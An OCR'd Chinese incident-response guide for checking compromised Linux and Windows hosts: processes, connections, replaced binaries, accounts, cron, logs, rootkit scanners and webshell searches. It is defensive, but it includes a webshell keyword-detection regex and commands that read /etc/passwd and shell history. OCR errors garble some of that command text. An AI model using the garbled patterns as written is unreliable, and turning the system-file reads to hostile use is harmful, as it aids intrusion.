netstat–antlp | more

```
root@sm0nk:~# netstat -anlp | more
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2624/sshd
tcp6       0      0 :::22                   :::*                    LISTEN      2624/sshd
udp        0      0 0.0.0.0:68              0.0.0.0:*                           4827/dhclient
raw6       0      0 :::58                   :::*                    7           534/NetworkManager
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   PID/Program name     Path
unix  2      [ ACC ]     STREAM     LISTENING     20477    2177/gnome-session-  @/tmp/.ICE-unix/2177
unix  2      [ ACC ]     STREAM     LISTENING     15622    868/pulseaudio       /run/user/132/pulse/native
unix  3      [ ]         DGRAM                    11272    1/init               /run/systemd/notify
unix  2      [ ]         DGRAM                    11274    1/init               /run/systemd/cgroups-agent
unix  2      [ ACC ]     STREAM     LISTENING     11276    1/init               /run/systemd/private
unix  2      [ ACC ]     SEQPACKET  LISTENING     11281    1/init               /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     22323    631/gdm3             @/tmp/dbus-7NyFWPXE
unix  2      [ ACC ]     STREAM     LISTENING     11295    1/init               /run/systemd/journal/stdout
unix  2      [ ACC ]     STREAM     LISTENING     20412    2171/Xorg            @/tmp/.X11-unix/X0
unix  7      [ ]         DGRAM                    11298    1/init               /run/systemd/journal/socket
unix  15     [ ]         DGRAM                    11303    1/init               /run/systemd/journal/dev-log
unix  2      [ ACC ]     STREAM     LISTENING     11307    1/init               /run/lvm/lvmetad.socket
unix  2      [ ACC ]     STREAM     LISTENING     11313    1/init               /run/lvm/lvmpolld.socket
unix  2      [ ACC ]     STREAM     LISTENING     14625    662/gnome-session-b  /tmp/.ICE-unix/662
```

2. 使用 ps 命令，分析进程

ps aux | grep pid | grep –v grep

```
root@sm0nk:~# ps aux | grep 2624
root      2624  0.0  0.2  67812  5568 ?        Ss   10:44   0:00 /usr/sbin/sshd -D
root      5364  0.0  0.0  12728   904 pts/1    S+   19:10   0:00 grep 2624
root@sm0nk:~# ps aux | grep 2624 | grep -v grep
root      2624  0.0  0.2  67812  5568 ?        Ss   10:44   0:00 /usr/sbin/sshd -D
root@sm0nk:~#
```

将 netstat 与 ps 结合，可参考 vinc 牛的案例：

```
[root@i-9kp9tipm tmp]# netstat -antlp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1273/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1655/master
tcp        0     64 192.168.100.3:22        218.247.17.100:29737    ESTABLISHED 2007/sshd
tcp        0      0 192.168.100.3:22        124.207.112.10:54772    ESTABLISHED 1919/sshd
tcp        0      1 192.168.100.3:35806     43.241.157.58:6001      SYN_SENT    1742/getty
tcp        0      1 192.168.100.3:48358     211.149.149.191:45693   SYN_SENT    1677/abcfg
tcp        0      1 192.168.100.3:47268     61.147.73.76:1233       SYN_SENT    1683/VI
tcp        0      0 :::3306                 :::*                    LISTEN      1508/mysqld
tcp        0      0 :::22                   :::*                    LISTEN      1273/sshd
tcp        0      0 ::1:25                  :::*                    LISTEN      1655/master
```

发现了3个可以进程1742、1677、1683

看一下这些可执行程序在什么地方

```
[root@i-9kp9tipm tmp]# ps axu | grep 1677
root      1677  0.0  0.0  93636   892 ?        Ssl  10:05   0:01 /usr/local/tomcat/abcfg
[root@i-9kp9tipm tmp]# ps axu | grep 1683
root      1683  0.0  0.0  73088   824 ?        Ssl  10:05   0:01 /usr/local/tomcat/VI
[root@i-9kp9tipm init.d]# ps aux | grep 1742 | grep -v grep
```

（可以使用 lsof -i:1677 查看指定端口对应的程序）

3. 使用 ls 以及 stat 查看系统命令是否被替换。

两种思路：第一种查看命令目录最近的时间排序，第二种根据确定时间去匹配。

ls -alt /usr/bin | head -10

ls -al /bin /usr/bin /usr/sbin/ /sbin/ | grep "Jan 15"

```
root@sm0nk:~# ls -alt /usr/bin | head -10
total 436584
drwxr-xr-x  2 root root       90112 Jan 15 19:05 .
lrwxrwxrwx  1 root root          37 Jan 15 19:05 vmware-hgfsclient -> /usr/lib/vmware-tools/bin64/appLoader
-rwxr-xr-x  1 root root      410536 Jan 15 19:04 vmware-config-tools.pl
-rwxr-xr-x  1 root root        9201 Jan 15 19:04 vm-support
-rwxr-xr-x  1 root root      196237 Jan 15 19:04 vmware-uninstall-tools.pl
-rwxr-xr-x  1 root root       22856 Dec 12 04:03 funzip
-rwxr-xr-x  2 root root      170920 Dec 12 04:03 unzip
-rwxr-xr-x  1 root root       76536 Dec 12 04:03 unzipsfx
-rwxr-xr-x  1 root root        2953 Dec 12 04:03 zipgrep
root@sm0nk:~# ls -al /bin /usr/bin /usr/sbin/ /sbin/ | grep "Jan 15"
drwxr-xr-x  2 root root      4096 Jan 15 19:04 .
-r-xr-xr-x  1 root root     63440 Jan 15 19:04 mount.vmhgfs
drwxr-xr-x  2 root root       90112 Jan 15 19:05 .
-rwxr-xr-x  1 root root        9201 Jan 15 19:04 vm-support
-rwxr-xr-x  1 root root      410536 Jan 15 19:04 vmware-config-tools.pl
lrwxrwxrwx  1 root root          37 Jan 15 19:05 vmware-hgfsclient -> /usr/lib/vmware-tools/bin64/appLoader
-rwxr-xr-x  1 root root      196237 Jan 15 19:04 vmware-uninstall-tools.pl
```

PS：如果日期数字<10，中间需要两个空格。比如 1 月 1 日，grep “Jan 1”

4. 隐藏进程查看

```
ps -ef | awk '{print}' | sort -n | uniq>1
ls /proc | sort -n |uniq>2
```

```
diff 1 2
```

3.1.3 系统信息

```
history(cat /root/.bash_history)
/etc/passwd
crontab    /etc/cron*
rc.local/etc/init.dchkconfig
last
$PATH
strings
```

1. 查看分析 history (cat /root/.bash_history)，曾经的命令操作痕迹，以便进一步排查溯源。运气好有可能通过记录关联到如下信息：

a) wget 远程某主机（域名&IP）的远控文件；

b) 尝试连接内网某主机（sshscp），便于分析攻击者意图;

c) 打包某敏感数据或代码，tar zip 类命令

d) 对系统进行配置，包括命令修改、远控木马类，可找到攻击者关联信息...

2. 查看分析用户相关分析

a) useradduserdel 的命令时间变化（stat），以及是否包含可疑信息

b) cat /etc/passwd 分析可疑帐号，可登录帐号

查看 UID 为 0 的帐号：awk -F: '{if($3==0)print $1}' /etc/passwd

查看能够登录的帐号：cat /etc/passwd |grep -E "/bin/bash$"

PS：UID 为 0 的帐号也不一定都是可疑帐号，Freebsd 默认存在 toor 帐号，且 uid 为 0.（toor 在 BSD 官网解释为 root 替代帐号，属于可信帐号）

```
root@sm0nk:~# awk -F: '{if($3==0)print $1}' /etc/passwd
root
sm0nk
root@sm0nk:~# cat /etc/passwd  | grep -E "/bin/bash$"
root:x:0:0:root:/root:/bin/bash
postgres:x:116:119:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
couchdb:x:124:129:CouchDB Administrator,,,:/var/lib/couchdb:/bin/bash
sm0nk:x:0:0::/home/sm0nk:/bin/bash
root@sm0nk:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

3. 查看分析任务计划

a) 通过 crontab –l 查看当前的任务计划有哪些，是否有后门木马程序启动相关信息；

b) 查看 etc 目录任务计划相关文件，ls /etc/cron*

4. 查看 linux 开机启动程序

a) 查看 rc.local 文件（ /etc/init.d/rc.local/etc/rc.local ）

b) ls –alt /etc/init.d/

c) chkconfig

5. 查看系统用户登录信息

a) 使用 lastlog 命令，系统中所有用户最近一次登录信息。

b) 使用 lastb 命令，用于显示用户错误的登录列表

c) 使用 last 命令 ,用于显示用户最近登录信息(数据源为/var/log/wtmp ,var/log/btmp)

utmp 文件中保存的是当前正在本系统中的用户的信息。

wtmp 文件中保存的是登录过本系统的用户的信息。

/var/log/wtmp 文件结构和/var/run/utmp 文件结构一样，都是引用 /usr/include/bits/utmp.h 中的 struct utmp

```
root@sm0nkali:~# last -f /var/run/utmp
root     pts/0        192.168.27.3     Tue Apr 25 02:21   still logged in
reboot   system boot  4.3.0-kali1-amd6 Thu Feb 16 01:19   still running

utmp begins Thu Feb 16 01:19:49 2017
root@sm0nkali:~# last -f /var/log/btmp
root     ssh:notty    192.168.27.3     Fri Apr 14 02:33    gone - no logout
root     ssh:notty    192.168.27.3     Fri Apr 14 02:33 - 02:33  (00:00)

btmp begins Fri Apr 14 02:33:13 2017
root@sm0nkali:~# last -a
root     pts/0        Tue Apr 25 02:21   still logged in    192.168.27.3
root     pts/0        Mon Apr 24 21:20 - 01:20  (03:59)     192.168.27.3
root     pts/0        Thu Apr 20 01:43 - 04:11  (02:27)     192.168.27.3
root     pts/0        Wed Apr 19 21:35 - 00:51  (03:15)     192.168.27.3
root     pts/0        Wed Apr 19 02:10 - 04:36  (02:26)     192.168.27.3
root     pts/2        Fri Apr 14 02:42 - 03:06  (00:24)     192.168.27.3
root     pts/1        Fri Apr 14 02:33 - 03:06  (00:33)     192.168.27.3
root     pts/0        Fri Apr 14 01:25 - 03:34  (02:09)     192.168.27.3
root     pts/1        Tue Apr 11 05:17 - 08:45  (03:27)     192.168.27.3
root     pts/0        Mon Apr 10 23:02 - 08:45  (09:42)     192.168.27.3
sm0nk    pts/1        Wed Apr  5 22:45 - 22:51  (00:05)     192.168.27.3
sm0nk    pts/1        Wed Apr  5 22:44 - 22:45  (00:00)     192.168.27.3
root     pts/0        Wed Apr  5 22:44 - 23:21  (00:37)     192.168.27.3

wtmp begins Wed Apr  5 22:44:09 2017
root@sm0nkali:~# lastb
```

6. 系统路径分析

a) echo $PATH 分析有无敏感可疑信息

7. 指定信息检索

a) strings 命令在对象文件或二进制文件中查找可打印的字符串

b) 分析 sshd 文件，是否包括 IP 信息 strings /usr/bin/.sshd | egrep '[1-9]{1,3}\.[1-9]{1,3}\.'

PS：此正则不严谨，但匹配 IP 已够用

c) 根据关键字匹配命令内是否包含信息（如 IP 地址、时间信息、远控信息、木马特征、代号名称）

8. 查看 ssh 相关目录有无可疑的公钥存在。

a) Redis（6379）未授权恶意入侵，即可直接通过 redis 到目标主机导入公钥。

b) 目录： /etc/ssh./.ssh/

3.1.4 后门排查

除以上文件、进程、系统分析外，推荐工具 chkrootkitrkhunter


www.chkrootkit.org rkhunter.sourceforge.net

chkrootkit

(迭代更新了 20 年)主要功能：


1. 检测是否被植入后门、木马、rootkit
2. 检测系统命令是否正常
3. 检测登录日志

4. 详细参考 README



rkhunter 主要功能：

1. 系统命令（Binary）检测，包括 Md5 校验
2. Rootkit 检测
3. 本机敏感目录、系统配置、服务及套间异常检测
4. 三方应用版本检测



RPM check 检查

系统完整性也可以通过 rpm 自带的-Va 来校验检查所有的 rpm 软件包,有哪些被篡改了,防止 rpm 也被替换,上传一个安全干净稳定版本 rpm 二进制到服务器上进行检查


```
./rpm -Va> rpm.log
```

如果一切均校验正常将不会产生任何输出。如果有不一致的地方，就会显示出来。输出格式是 8 位长字符串, ``c 用以指配置文件，接着是文件名. 8 位字符的每一个用以表示文件与

RPM 数据库中一种属性的比较结果。``. (点) 表示测试通过。.下面的字符表示对 RPM 软件包进行的某种测试失败 ：

```
5 MD5 校验码
S 文件尺寸
L 符号连接
T 文件修改日期
D 设备
U 用户
G 用户组
M 模式 e (包括权限和文件类型)
```

借用 sobug 文章案例：如下图可知 ps, pstree, netstat, sshd 等等系统关键进程被篡改了



Webshell 查找

Webshell 的排查可以通过文件、流量、日志三种方式进行分析，基于文件的命名特征和内容特征，相对操作性较高，在入侵后应急过程中频率也比较高。

可根据 webshell 特征进行命令查找，简单的可使用(当然会存在漏报和误报)

```
find /var/www/ -name "*.php" |xargsegrep
'assert|phpspy|c99sh|milw0rm|eval|\(gunerpress|\(base64_decoolcode|spider_bc|shell_exec|passthru|\(\$\_\
POST\[|eval \(str_rot13|\.chr\(|\$\{\"\_P|eval\(\$\_R|file_put_contents\(\.\*\$\_|base64_decode'
```

1. Webshell 的排查可以通过具备 shell 特征的关键函数进行过滤匹配；
2. Github 上存在各种版本的 webshell 查杀脚本 ,当然都有自己的特点 ,可使用河马 shell 查杀（ shellpub.com ）

综上所述，通过 chkrootkit、rkhunter、RPM check、Webshell Check 等手段得出以下应对措施：

1. 根据进程、连接等信息关联的程序，查看木马活动信息。
2. 假如系统的命令（例如 netstat ls 等）被替换，为了进一步排查，需要下载一新的或者从其他未感染的主机拷贝新的命令。
3. 发现可疑可执行的木马文件，不要急于删除，先打包备份一份。
4. 发现可疑的文本木马文件，使用文本工具对其内容进行分析，包括回连 IP 地址、加密方式、关键字（以便扩大整个目录的文件特征提取）等。

3.1.5 日志分析

日志文件
/var/log/message 包括整体系统信息
/var/log/auth.log 包含系统授权信息，包括用户登录和使用的权限机制等
/var/log/userlog 记录所有等级用户信息的日志。
/var/log/cron 记录 crontab 命令是否被正确的执行
/var/log/xferlog(vsftpd.log)记录 Linux FTP 日志
/var/log/lastlog 记录登录的用户，可以使用命令 lastlog 查看
/var/log/secure 记录大多数应用输入的账号与密码，登录成功与否
var/log/wtmp 记录登录系统成功的账户信息，等同于命令 last
var/log/faillog 记录登录系统不成功的账号信息，一般会被黑客删除

1. 日志查看分析，grep,sed,sort,awk 综合运用
2. 基于时间的日志管理：

/var/log/wtmp

/var/run/utmp

/var/log/lastlog(lastlog)

/var/log/btmp(lastb)

3. 登录日志可以关注 Accepted、Failed password 、invalid 特殊关键字
4. 登录相关命令

lastlog 记录最近几次成功登录的事件和最后一次不成功的登录
who 命令查询 utmp 文件并报告当前登录的每个用户。Who 的缺省输出包括用户名、终端类型、登录日期及远程主机

w 命令查询 utmp 文件并显示当前系统中每个用户和它所运行的进程信息
users 用单独的一行打印出当前登录的用户，每个显示的用户名对应一个登录会话。如果一个用户有不止一个登录会话，那他的用户名把显示相同的次数
last 命令往回搜索 wtmp 来显示自从文件第一次创建以来登录过的用户
finger 命令用来查找并显示用户信息，系统管理员通过使用该命令可以知道某个时候到底有多少用户在使用这台 Linux 主机。

5. 几个语句

```
定位有多少 IP 在爆破主机的 root 帐号
grep "Failed password for root" /var/log/auth.log | awk '{print $11}' | sort | uniq -c | sort -nr | more
登录成功的 IP 有哪些
grep "Accepted " /var/log/auth.log | awk '{print $11}' | sort | uniq -c | sort -nr | more
tail -400f demo.log #监控最后 400 行日志文件的变化等价与 tail -n 400 -f （-f 参数是实时）
less demo.log #查看日志文件，支持上下滚屏，查找功能
uniq -c demo.log  #标记该行重复的数量，不重复值为 1
grep -c 'ERROR' demo.log  #输出文件 demo.log 中查找所有包行 ERROR 的行的数量
```

3.1.6 相关处置

kill -9

chattr –i

rm

setfacl

ssh

chmod

3.2Windows 系列分析排查

3.2.1 文件分析

1. 开机启动有无异常文件
2. 各个盘下的 temp(tmp)相关目录下查看有无异常文件
3. 浏览器浏览痕迹、浏览器下载文件、浏览器 cookie 信息
4. 查看文件时间，创建时间、修改时间、访问时间。对应 linux 的 ctimemtimeatime，通过对文件右键属性即可看到详细的时间（也可以通过 dir /tc 1.aspx 来查看创建时间），黑客通过菜刀类工具改变的是修改时间。所以如果修改时间在创建时间之前明显是可疑文件。
5. 查看用户 recent 相关文件，通过分析最近打开分析可疑文件


a) C:\Documents and Settings\Administrator\Recent

b) C:\Documents and Settings\Default User\Recent


c) 开始,运行%UserProfile%\Recent

6. 根据文件夹内文件列表时间进行排序，查找可疑文件。当然也可以搜索指定日期范围的文件及文件件

Server 2008 R2 系列



Win10 系列



7. 关键字匹配，通过确定后的入侵时间，以及 webshell 或 js 文件的关键字（比如博彩类），可以在 IIS 日志中进行过滤匹配，比如经常使用 :

知道是上传目录，在 web log 中查看指定时间范围包括上传文件夹的访问请求

```
findstr/s /m /I “UploadFiles” *.log
```

某次博彩事件中的六合彩信息是 six.js


```
findstr/s /m /I “six.js” *.aspx
```

根据 shell 名关键字去搜索 D 盘 spy 相关的文件有哪些

```
for /r d:\ %i in (*spy*.aspx) do @echo %i
```

3.2.2 进程命令

1. netstat -ano 查看目前的网络连接，定位可疑的 ESTABLISHED
2. 根据 netstat 定位出的 pid，再通过 tasklist 命令进行进程定位



3. 通过 tasklist 命令查看可疑程序

3.2.3 系统信息

1. 使用 set 命令查看变量的设置
2. Windows 的计划任务；
3. Windows 的帐号信息，如隐藏帐号等
4. 配套的注册表信息检索查看，SAM 文件以及远控软件类
5. 查看 systeminfo 信息，系统版本以及补丁信息

例如系统的远程命令执行漏洞 MS08-067、MS09-001、MS17-010（永恒之蓝）...

若进行漏洞比对，建议使用 Windows-Exploit-Suggester

https://github.com/GDSSecurity/Windows-Exploit-Suggester/

3.2.4 后门排查


PC Hunter 是一个 Windows 系统信息查看软件

http://www.xuetr.com/

功能列表如下 ：


1.进程、线程、进程模块、进程窗口、进程内存信息查看，杀进程、杀线程、卸载模块等功能
2.内核驱动模块查看，支持内核驱动模块的内存拷贝
3.SSDT、Shadow SSDT、FSD、KBD、TCPIP、Classpnp、Atapi、Acpi、SCSI、IDT、GDT 信息查看，并能检测和恢复 ssdt hook 和 inline hook
4.CreateProcess、CreateThread、LoadImage、CmpCallback、BugCheckCallback、Shutdown、Lego 等 Notify Routine 信息查看，并支持对这些 Notify Routine 的删除
5.端口信息查看，目前不支持 2000 系统
6.查看消息钩子
7.内核模块的 iat、eat、inline hook、patches 检测和恢复
